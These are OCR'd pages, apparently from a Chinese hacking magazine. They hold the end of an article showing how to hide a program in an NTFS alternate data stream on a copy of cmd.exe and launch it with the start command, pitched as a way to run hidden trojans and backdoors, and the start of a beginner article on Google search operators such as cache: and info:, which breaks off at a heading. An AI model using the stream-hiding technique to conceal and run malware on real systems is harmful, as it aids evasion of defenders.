


图3




图4

start命令的功能还不止这些，NTFS文件流的问题大家都已经知道，也都知道如何隐藏自己的木马后门程序，那么我们该如何运行这个隐藏了的程序呢？聪明的读者一定猜到使用start命令，首先把系统目录下的CMD.exe复制到D盘目录下，然后在cmd下建立一个以CMD.exe文件为宿主的数据流文件：**echo I love hackerxfiles very much >cmd.exe:test.txt**，输入完成后，我们继续输入**notepad cmd.exe:test.txt**，如图5。

说明我们的数据流文件建立成功了，然后再输入**Start cmd.exe:test.txt**，出现如图6的提示。怎么会不支持打开呢？这需要从start命令的特性说起，start命令默认打开的是系统目录下的程序或者文档，我们的操作目录是在非系统目录下，所以不会成功，要成功执行数据流文件，需要明确指定数据流文件的路径。正确输入**start d:\cmd.exe:test.txt**，如图7。没有错误提示，成功运行数据流文件！




图5




图6




图7

Google Hack的菜鸟级应用

清原长风

在黑客X档案上关于google hack的文章有很多，介绍的知识也很多，我也阅读过很多这方面的资料。在实践过程中也有不少的心得和新的发现，在此写出来和大家分享。

十年前Google成立，目前它已经成为了世界上第一的搜索公司，收纳的Web数据多达40多亿条，支持100多种语言，智能的搜索、高精确的查找以及快捷的反应使得google成为众多搜索引擎的领头羊，当然也是我等小菜甚至是高水平黑客手中的一把利剑。

以前的文章中介绍了intext、intitle、filetype、inurl、link、site等语法的使用，那么这次我就多给大家介绍几个。

1、cache:关键字

搜索含有关键字内容的cache，比如搜索中央电视台网站服务器中的缓存信息，我们就构造 “cache:cctv.com”，结果如图1。




图1

2、define:关键字

当我们遇到不懂的词汇，我们就可以使用这条语句来搜索关键字的定义，比如define:asp就是搜索asp的定义，如图2。




图2




图3

3、info:关键字

搜索指定网站的一些基本信息，比如我们要搜索央视主站的基本信息，就构造“info:cctv.com”，如图3。

4、related:关键字

搜索指定URL的相关页面，比如搜索与中央电视台相关的网页，我们构造“related:cctv.com”即可，如图4。




图4

关于google搜索的几个注意事项：

